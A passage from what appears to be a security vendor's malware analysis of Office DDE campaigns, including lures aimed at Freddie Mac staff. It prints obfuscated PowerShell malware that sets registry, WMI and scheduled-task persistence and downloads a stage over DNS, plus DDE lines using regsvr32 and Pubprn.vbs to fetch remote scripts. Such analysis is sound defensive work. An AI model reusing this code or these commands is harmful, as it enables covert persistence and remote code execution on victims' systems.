try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunServices' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{ndr -Name HKU -PSProvider Registry -Root HKEY_USERS
New-ItemProperty -Path 'HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Services\VxD' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{ndr -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT
New-ItemProperty -Path 'HKCR:\vbsfile\shell\open\command' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
function Invoke-PrepareScheduledTask
{ ${_/===\_/\/\/=\__/} = 'IE'
${/=\/\_/=====\/\/\} = Get-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -ErrorAction SilentlyContinue
if (${/=\/\_/=====\/\/\} -ne $null)
{  Unregister-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -Confirm:$false
}
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'IE11' -Value 'IEX ([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\Control` Panel\Desktop).IE)))' -force
${__/\/\__/\_/\/\/\} = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument "-ep bypass -noni -w hidden -C IEX((Get-ItemProperty -Path 'HKCU:\Control Panel\Desktop').IE11)"
${_/\___/\___/==\/=} = New-ScheduledTaskTrigger -AtStartup -RandomDelay 00:10:00
${__/=\____/=\/==\_} = New-ScheduledTaskSettingsSet -Compatibility Win8
${/=\______/=\/==\_} = New-ScheduledTaskPrincipal -UserId SYSTEM -LogonType ServiceAccount -RunLevel Highest
${_/\/\_/=\/\____/=} = New-ScheduledTask -Action ${__/\/\__/\_/\/\/\} -Principal ${/=\______/=\/==\_} -Trigger ${_/\___/\___/==\/=} -Settings ${__/=\____/=\/==\_} -Description "Run $(${_/===\_/\/\/=\__/}) at startup"
Register-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -InputObject ${_/\/\_/=\/\____/=}
${/=\/\_/=====\/\/\} = Get-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -ErrorAction SilentlyContinue
}
function Invoke-WMI-Pers
{ ${/=\_/==\/\__/=\_/} = [convert]::ToInt32($($PSVersionTable.PSVersion.Major|Out-String).Trim())
${/=\/\/===\_/===\_} = $env:programdata + '\Windows'
${_/=====\___/\/==\} = 'kernel32.dll'
if (${/=\_/==\/\__/=\_/} -gt 2)
{  sc -Path ${/=\/\/===\_/===\_} -Value ${/=\___/\_/=\/=\/=} -Stream 'kernel32.dll'
}
${/=====\___/==\__/} = New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent())
if (${/=====\___/==\__/}.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{  ${/=\/==\/==\_/\_/=} = 'kernel32_Filter';
  ${_/\/=\_/==\_/=\_/} = 'kernel32_Consumer';
  gwmi __eventFilter -namespace root\subscription | Remove-WmiObject
  gwmi CommandLineEventConsumer -Namespace root\subscription | Remove-WmiObject
  gwmi __filtertoconsumerbinding -Namespace root\subscription | Remove-WmiObject
  ${/===\_/\/=\_/\/=\} = Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class __EventFilter -Arguments @{Name = ${/=\/==\/==\_/\_/=}; EventNamespace = 'root\CIMV2'; QueryLanguage = 'WQL'; Query = "Select * from __InstanceCreationEvent within 30 where targetInstance isa 'Win32_LogonSession'"}
  if (${/=\_/==\/\__/=\_/} -gt 2)
  {${___/\/==\/=\/===\} = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX `$(Get-Content -Path ${/=\/\/===\_/===\_} -Stream ${_/=====\___/\/==\}|Out-String)"))
  Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class CommandLineEventConsumer -Arguments @{Name = ${_/\/=\_/==\_/=\_/}; ExecutablePath = 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'; CommandLineTemplate = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -noni -w hidden -e ${___/\/==\/=\/===\} "}
  }
}}
Invoke-WMI-Pers
Invoke-PrepareScheduledTask
IEX ${_/=\/==\/\/\/==\/}
The payload established persistence via multiple locations in the Windows Registry. Establishes persistence via WMI to execute during Windows Logon. There�s also a new payload to decode, same drill. Here�s what we get:
${/=\____/=\__/==\_} = 100
function Download-Big-TXT
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]$DomainList, [Parameter(ValueFromPipeline=$True)]${_____/\/=\/\/\__/\});
${_/\/=\______/====} = '';
${/=\_/\/=\/\__/=\_} = _/=\/\_/\__/\/\/\_ $DomainList;
${/=\/==\/\_/\___/=} = 0;
${__/\__/===\____/\/} = "$(__/\___/=\__/===\/).${_____/\/=\/\/\__/\}.${/=\/==\/\_/\___/=}.${/=\_/\/=\/\__/=\_}";
${/=\_/=\_/=\___/\_} = ____/\_/\_/\/\_/\_ ${__/\__/===\____/\/};
if (${/=\_/=\_/=\___/\_} -eq 0) { return 0
}
while (${/=\_/=\_/=\___/\_} -ne $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('MAAuADAALgAwAC4AMAA='))))
{ Write-Host $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('SQBwADoAIAAkAHsALwA9AFwAXwAvAD0AXABfAC8APQBcAF8AXwBfAC8AXABfAH0A')));
${_/\/==\_/\_/==\__} = __/=====\/=\_/===\ ${/=\_/=\_/=\___/\_};
${__/==\/\___/===\/} = __/\/=\/=\/\_/\/\/ ${_/\/==\_/\_/==\__};
Write-Host ${__/==\/\___/===\/};
${___/===\_/=\/\/=\} = (__/=\__/\_/\/==\/= ${__/\__/===\____/\/}) -join '';
if (${___/===\_/=\/\/=\} -eq 0) {  return 0
}
${_/==\/\/\_/===\/\} = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider;
${__/==\___/\/\/=\/} = (${_/==\/\/\_/===\/\}.ComputeHash([system.Text.Encoding]::UTF8.GetBytes(${___/===\_/=\/\/=\})) | foreach{$_.ToString("X2") }) -join "";
${_/\/\/\_/==\_/=\/} = ____/==\/===\_/\/= ${__/==\___/\/\/=\/}.Substring(0, 8) | __/\/=\/=\/\_/\/\/; if([string]${__/==\/\___/===\/} -eq [string]${_/\/\/\_/==\_/=\/})
{ ${_/\/=\______/====} += ${___/===\_/=\/\/=\};
${/=\_/\/=\/\__/=\_} = _/=\/\_/\__/\/\/\_ $DomainList;
${/=\/==\/\_/\___/=}++;
}
${__/\__/===\____/\/} = "$(__/\___/=\__/===\/).${_____/\/=\/\/\__/\}.${/=\/==\/\_/\___/=}.${/=\_/\/=\/\__/=\_}";
${/=\_/=\_/=\___/\_} = ____/\_/\_/\/\_/\_ ${__/\__/===\____/\/};
if (${/=\_/=\_/=\___/\_} -eq 0) {  return 0
}}
return [string]${_/\/=\______/====};
}
function _/=\/\_/\__/\/\/\_
{param([array]$DomainList)
if($DomainList.count -eq 1)
{ return $DomainList;
}
return $DomainList[(Get-Random -Maximum ([array]$DomainList).count)];
}
function __/\___/=\__/===\/()
{${/=\_/\/=\/====\/=} = gwmi Win32_BIOS | Select -ExpandProperty SerialNumber ;
${_/==\/\/\_/===\/\} = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider;
${__/==\___/\/\/=\/} = (${_/==\/\/\_/===\/\}.ComputeHash([system.Text.Encoding]::UTF8.GetBytes(${/=\_/\/=\/====\/=})) | %{$_.ToString("X2") }) -join "";
return ${__/==\___/\/\/=\/}.Substring(0, 10);
}
function _/==\/==\___/=\_/\
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)][array]$DomainList, [scriptblock]${_/=\__/\_/=\/=\___});
if((-not $DomainList) -or ($DomainList.count -eq 0))
{ Throw $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('TgBvACAAZABvAG0AYQBpAG4AcwA=')));
}
${/=\_/\/=\/\__/=\_} = _/=\/\_/\__/\/\/\_ $DomainList;
try
{ return &${_/=\__/\_/=\/=\___} -Domain ${/=\_/\/=\/\__/=\_};
}
catch
{ Write-Debug $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('RQByAHIAbwByADoAIAAkAGUAcgByAG8AcgA=')));
return _/==\/==\___/=\_/\ ([array]($DomainList | ? {$_ -ne ${/=\_/\/=\/\__/=\_} })) ${_/=\__/\_/=\/=\___};
}}
function ____/\_/\_/\/\_/\_
{[CmdletBinding()] param([Parameter()]${__/\__/===\____/\/});
Write-Debug $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('WwBEAE4AUwBdACAAKABBACkAIAA9AD0APgAgACQAewBfAF8ALwBcAF8AXwAvAD0APQA9AFwAXwBfAF8AXwAvAFwALwB9AA==')));
${_/=====\/\_/=\_/=} = nslookup -type=a ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex] $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('XABzACoAJAB7AF8AXwAvAFwAXwBfAC8APQA9AD0AXABfAF8AXwBfAC8AXAAvAH0AKAAuAGwAbwBjAGEAbABkAG8AbQBhAGkAbgApACoAXABzACoAQQBkAGQAcgBlAHMAcwAoAGUAcwApACoAOgBcAHMAKgAoAFsAXABkAFwALgBdACoAKQA=')));
${____/\__/==\_/\__} = ${_____/=\___/\_/==}.Match(${_/=====\/\_/=\_/=});
${/==\/\/\_/\__/\__} = 0
while ((-not ${____/\__/==\_/\__}.Success) -and (${/=\____/=\__/==\_} -ne ${/==\/\/\_/\__/\__})){ sleep -s 5
${/==\/\/\_/\__/\__} = ${/==\/\/\_/\__/\__} + 1
${_/=====\/\_/=\_/=} = nslookup -type=a ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex] $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('XABzACoAJAB7AF8AXwAvAFwAXwBfAC8APQA9AD0AXABfAF8AXwBfAC8AXAAvAH0AKAAuAGwAbwBjAGEAbABkAG8AbQBhAGkAbgApACoAXABzACoAQQBkAGQAcgBlAHMAcwAoAGUAcwApACoAOgBcAHMAKgAoAFsAXABkAFwALgBdACoAKQA=')));
${____/\__/==\_/\__} = ${_____/=\___/\_/==}.Match(${_/=====\/\_/=\_/=});
}
if (-not ${____/\__/==\_/\__}.Success) { return 0
}
return ${____/\__/==\_/\__}.Groups[3].Value;
}
function __/=\__/\_/\/==\/=
{[CmdletBinding()]param([Parameter()]${__/\__/===\____/\/});
Write-Debug $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('WwBEAE4AUwBdACAAKABUAFgAVAApACAAPQA9AD4AIAAkAHsAXwBfAC8AXABfAF8ALwA9AD0APQBcAF8AXwBfAF8ALwBcAC8AfQA=')));
${_/=====\/\_/=\_/=} = nslookup -type=txt ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex] $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('KAAiAFsAXgBcAHMAXQAqACIAXABzACoAKQArAA==')));
${__/======\/===\__} = ${_____/=\___/\_/==}.Matches(${_/=====\/\_/=\_/=});
${/==\/\/\_/\__/\__} = 0
while ((${__/======\/===\__}.count -eq 0) -and (${/=\____/=\__/==\_} -ne ${/==\/\/\_/\__/\__})){ sleep -s 5
${/==\/\/\_/\__/\__} = ${/==\/\/\_/\__/\__} + 1
${_/=====\/\_/=\_/=} = nslookup -type=txt ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex] $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('KAAiAFsAXgBcAHMAXQAqACIAXABzACoAKQArAA==')));
${__/======\/===\__} = ${_____/=\___/\_/==}.Matches(${_/=====\/\_/=\_/=});
}
if (${__/======\/===\__}.count -eq 0) { return 0
}
return (${_____/=\___/\_/==}.Matches(${_/=====\/\_/=\_/=}) | Select -ExpandProperty Value) -join '' -replace '"' -replace '`n' -replace ' ';
}
function ___/\___/==\__/=\/
{[CmdletBinding()]Param ([Parameter(Mandatory=$True,ValueFromPipeline=$True,ValueFromPipelineByPropertyName=$True)][byte[]] $byteArray = $(Throw($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('LQBiAHkAdABlAEEAcgByAGEAeQAgAGkAcwAgAHIAZQBxAHUAaQByAGUAZAA='))))))
Process
{ ${/===\___/\_/==\__} = New-Object System.IO.MemoryStream;
${/===\___/\_/==\__}.Write($byteArray, 0, $byteArray.Length);
$null = ${/===\___/\_/==\__}.Seek(0,0);
${__/\___/\_/==\__/} = New-Object System.IO.Compression.GZipStream(${/===\___/\_/==\__}, [System.IO.Compression.CompressionMode]::Decompress);
${_/\/=\_/\____/\/=} = New-Object System.IO.MemoryStream;
${/=\__/=\/\_/\____} = New-Object System.IO.StreamReader(${__/\___/\_/==\__/}, [system.Text.Encoding]::UTF8);
echo ${/=\__/=\/\_/\____}.readtoend();
}}
function _/=\/==\__/====\/\
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]${__/=\/===\_/=\_/==});
if (${__/=\/===\_/=\_/==} -eq 0) { return 0
}
${__/\_______/\/==\} = [System.Convert]::FromBase64String(${__/=\/===\_/=\_/==});
return ___/\___/==\__/=\/(${__/\_______/\/==\});
}
function Get-Stage-PS
{[CmdletBinding()]param([Parameter()]$DomainList);
return _/==\/==\___/=\_/\ $DomainList
{return __/=\__/\_/\/==\/= "$(__/\___/=\__/===\/).stage.${/=\_/\/=\/\__/=\_}" | _/=\/==\__/====\/\; };};
function __/=\/=\_/\/=\____
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]$DomainList);
return Download-Big-TXT $DomainList $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('cwB0AGEAZwBlAA=='))) | _/=\/==\__/====\/\;
}
function ____/==\/===\_/\/=
{[CmdletBinding()] param([Parameter(ValueFromPipeline=$True)]${______/====\/=\___});
${_/\___/\___/==\__} = @{ '0' = 0;
'1' = 1;
'2' = 2;
'3' = 3;
'4' = 4;
'5' = 5;
'6' = 6;
'7' = 7;
'8' = 8;
'9' = 9;
'A' = 10;
'B' = 11;
'C' = 12;
'D' = 13;
'E' = 14;
'F' = 15;
};
${___/===\/\______/} = "${______/====\/=\___}".Length;
${_/\_/\_/\_/\/\__/} = ${___/===\/\______/};
[uint64]${_______/=\_/====\} = 0;
while (${___/===\/\______/} -ne 0)
{ ${___/===\/\______/}--;
${__/\/\__/=\____/=} = ${_/\___/\___/==\__}[[string]${______/====\/=\___}[${___/===\/\______/}]];
${_/\__/=\__/=\/\/=} = _/==\/\_/\/==\/\_/ 16 (${_/\_/\_/\_/\/\__/} - ${___/===\/\______/} - 1);
${_______/=\_/====\} += [uint64]([uint64]${__/\/\__/=\____/=} * [uint64]${_/\__/=\__/=\/\/=});
}
return ${_______/=\_/====\};
}
function _/==\/\_/\/==\/\_/
{[CmdletBinding()] param([Parameter(ValueFromPipeline=$True)]${_/=\__/\/=\/\/=\/=}, [Parameter(ValueFromPipeline=$True)]${__/\/===\/\/\/\_/=});
return [Math]::Pow(${_/=\__/\/=\/\/=\/=}, ${__/\/===\/\/\/\_/=});
}
function __/\/=\/=\/\_/\/\/
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]${___/\_/\/\/\_/===\});
return [convert]::ToString(${___/\_/\/\/\_/===\},2);
}
function __/=====\/=\_/===\
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]${__/\_/\/\_/=\___/=});
${_/\/=\/===\_/===\} = $ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('JAB7AF8AXwAvAFwAXwAvAFwALwBcAF8ALwA9AFwAXwBfAF8ALwA9AH0A'))).Split(".");
${_/\/\__/\/\_/\/\_} = [uint64]([uint64]${_/\/=\/===\_/===\}[0] * 16777216);
${/\____/\__/=\/===} = [uint64]([uint64]${_/\/=\/===\_/===\}[1] * 65536);
${/=\_/\/=\/\_/==\/} = [uint64]([uint64]${_/\/=\/===\_/===\}[2] * 256);
${_/\/==\/\/===\/=\} = ${_/\/=\/===\_/===\}[3];
${_/==\/\/\_/\/\___} = ${_/\/\__/\/\_/\/\_} + ${/\____/\__/=\/===} + ${/=\_/\/=\/\_/==\/} + ${_/\/==\/\/===\/=\};
return ${_/==\/\/\_/\/\___};
}
function Int-To-Ip
{[CmdletBinding()] param([Parameter(ValueFromPipeline=$True)]$uint);
${_/\/\__/\/\_/\/\_} = [uint64]([uint64]$uint / 16777216) % 256;
${/\____/\__/=\/===} = [uint64]([uint64]$uint / 65536) % 256;
${/=\_/\/=\/\_/==\/} = [uint64]([uint64]$uint / 256) % 256;
${_/\/==\/\/===\/=\} = [uint64]([uint64]$uint) % 256;
return [string]${_/\/\__/\/\_/\/\_} + '.' + [string]${/\____/\__/=\/===} + '.' + [string]${/=\_/\/=\/\_/==\/} + '.' + [string]${_/\/==\/\/===\/=\};
}
${/==\/\_/\/====\/\} = @($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBwAHcA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBzAHAAYQBjAGUA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgB3AGUAYgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADEALgBwAHIAZQBzAHMA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADEALgB3AGUAYgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADIALgBwAHIAZQBzAHMA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADMALgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADMALgBzAHAAYQBjAGUA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADQALgBzAGkAdABlAA=='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADQALgBzAHAAYQBjAGUA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADUALgBiAGkAegA='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADUALgBvAG4AbABpAG4AZQA='))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADUALgBwAHcA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBiAHoA'))),$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgBzADAALgBjAGwAaQBjAGsA'))));
try
{${_/\/=\______/====} = __/=\/=\_/\/=\____(${/==\/\_/\/====\/\}); iex ${_/\/=\______/====};
}
catch
{Write-Debug $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('WwBNAGEAaQBuAF0AIABHAGUAbgBlAHIAYQBsACAAZgBhAGkAbAB1AHIAZQA=')));
Write-Host $Error[0];
}
You�ll notice a number of base64 encoded strings above. No doubt, this is another evasion tactic. If you dig into those, you�ll see they are all password protected via HTTP authentication. InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. Our DFI stack is what�s responsible for peeling away the variety of layers typically present in malicious content. The process is recursive and a variety of techniques are applied in parallel to expose all embedded layers. For more information about DFI, see�www.InQuest.net�or reach out to us directly.
IOCs- ns0[.]pw
- ns0[.]site
- ns0[.]space
- ns0[.]website
- ns1[.]press
- ns1[.]website
- ns2[.]press
- ns3[.]site
- ns3[.]space
- ns4[.]site
- ns4[.]space
- ns5[.]biz
- ns5[.]online
- ns5[.]pw
- ns0[.]bz
- ns0[.]click
Freddie Mac Targeted Lure
In reviewing the results of out Microsoft Office DDE malware hunt, (Microsoft_Office_DDE_Command_Execution.rule) we came across an interesting sample targeted to Freddie Mac employees. This post dives into the dissection of this well put together sample. The targeted lure 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 (7/61 AV detection rate) masquerades itself as a Six Flags Fright Fest ticket giveaway specifically for Freddie Mac employees: Freddie Mac Lure
Let's dive into the payload, we'll use the 7z+sed technique outlined in our previous post.
$ 7z e -so 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 | sed 's/<[^>]*>//g'

1381125635000 DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"t\"t\"p://downloads.sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security Reasons" Freddie mac Employee GiveawayName:Click or tap here to enter text.Phone:Click or tap here to enter text.Email:Click or tap here to enter text.center14605Freddie Mac has partnered with Six Flags America to offer Freddie Mac employees the opportunity to win FREE tickets to Six Flags America during Fright Fest! Please provide your information in the form below, save this document, and send to [email protected] to enter for a chance to win.00Freddie Mac has partnered with Six Flags America to offer Freddie Mac employees the opportunity to win FREE tickets to Six Flags America during Fright Fest! Please provide your information in the form below, save this document, and send to [email protected] to enter for a chance to win.center7967980
This payload uses the same trick as the SEC OMB lure to improve the chances of coercing targets to activate the DDE payload. Note the usage of quotes to mask the string "http", an evasion tactic. The domain is cleverly chosen, topical (Halloween), and was registered recently through Name Cheap on 10/12/2017:
Pulling down the contents of ticket-ids we get a large, nearly 500Kb payload. Here it is, trimmed for brevity:
View the trimmed payload (5 KB)
Notice the above payload begins by modifying the registry for additional privileges by altering the following key:
"HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"
This is done in order to pivot execution through Microsoft Excel. Once modified, it later restores the registry setting to the previous value. This technique is generally used to mask execution chains in an attempt to hide from endpoint security solutions. Here's a sample from May of this year that uses the same technique:
- https://malwr.com/analysis/MTU4ZDZmM2M3NDk2NGM4NzgyNjUzZjgxYTY5NDcyNmU/
- https://www.virustotal.com/en/file/7009d34484e7143fbcd5f6dbc2dafc09caab8c76c43daf0ace803f28efd60bf5/analysis/
Next, it decodes another payload and then flips back the "AccessVBOM" setting back to the original value. Decode the next payload and you get another file, ~350Kb in size. Here it is, trimmed for brevity:
View the trimmed payload (6 KB)
The final dropped payload from the above trimmed content is a ~200Kb malicious DLL:
This final payload is widely detected. InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. Our DFI stack is what's responsible for peeling away the variety of layers typically present in malicious content. The process is recursive and a variety of techniques are applied in parallel to expose all embedded layers. For more information about DFI, see www.InQuest.net or reach out to us directly.
To follow along the highlights of the conversation on Twitter, see the following moment:
Update 10/17/2017
We've updated our hunt rule (Microsoft_Office_DDE_Command_Execution.rule) to widen the net for catching samples as we've seen some interesting new techniques for obfuscation and pivoting:
- Obfuscated XML: https://twitter.com/InQuest/status/920272076371456000
- Pubprn.vbs pivot: https://twitter.com/InQuest/status/920321960235724802 / https://twitter.com/subTee/status/855867502089220096
The Pubprn.vbs technique was publicly discussed in April of 2017 and seen used here a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d (7/60 AV detection rate) in another lure targeting Freddie Mac which masquerades itself as a ticket raffle for a Guns and Roses concert: Freddie Mac Lure (Guns'n'Roses)
It's mildly interesting to note that the AV detections above were all for CVE-2016-7262. The carrier is an XLSX file and differs from the typical DDE sample we've been seeing:
$ cat a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d/xl/externalLinks/externalLink1.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<externalLink xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" mc:Ignorable="x14" xmlns:x14="http://schemas.microsoft.com/office/spreadsheetml/2009/9/main"><ddeLink xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" ddeService="cmd" ddeTopic=" /C Cscript %WINDIR%\System32\Printing_Admin_Scripts\en-US\Pubprn.vbs localhost "script:https://gunsandroses[.]live/ticket-id""><ddeItems><ddeItem name="A0" advise="1" /><ddeItem name="StdDocumentName" ole="1" advise="1" /></ddeItems></ddeLink></externalLink>
Notice that similar to the previous lure, the resource for the next stage payload is at /ticket-id. The domains are registered within a week of one another and both through namecheap.com:
We feel confident in stating the same actor is behind both of these payloads. Whether these carriers are part of a pentesting exercise or actually motivated nefariously is anyone's guess. The domains documented in both of these lures, while once active, are both down as of the time of this writing. The Vortex Ransomware payload are still actively being served however.
IOCs
- sixflags-frightfest[.]com
- gunsandroses[.]live
Vortex Ransomware Targeting Poland
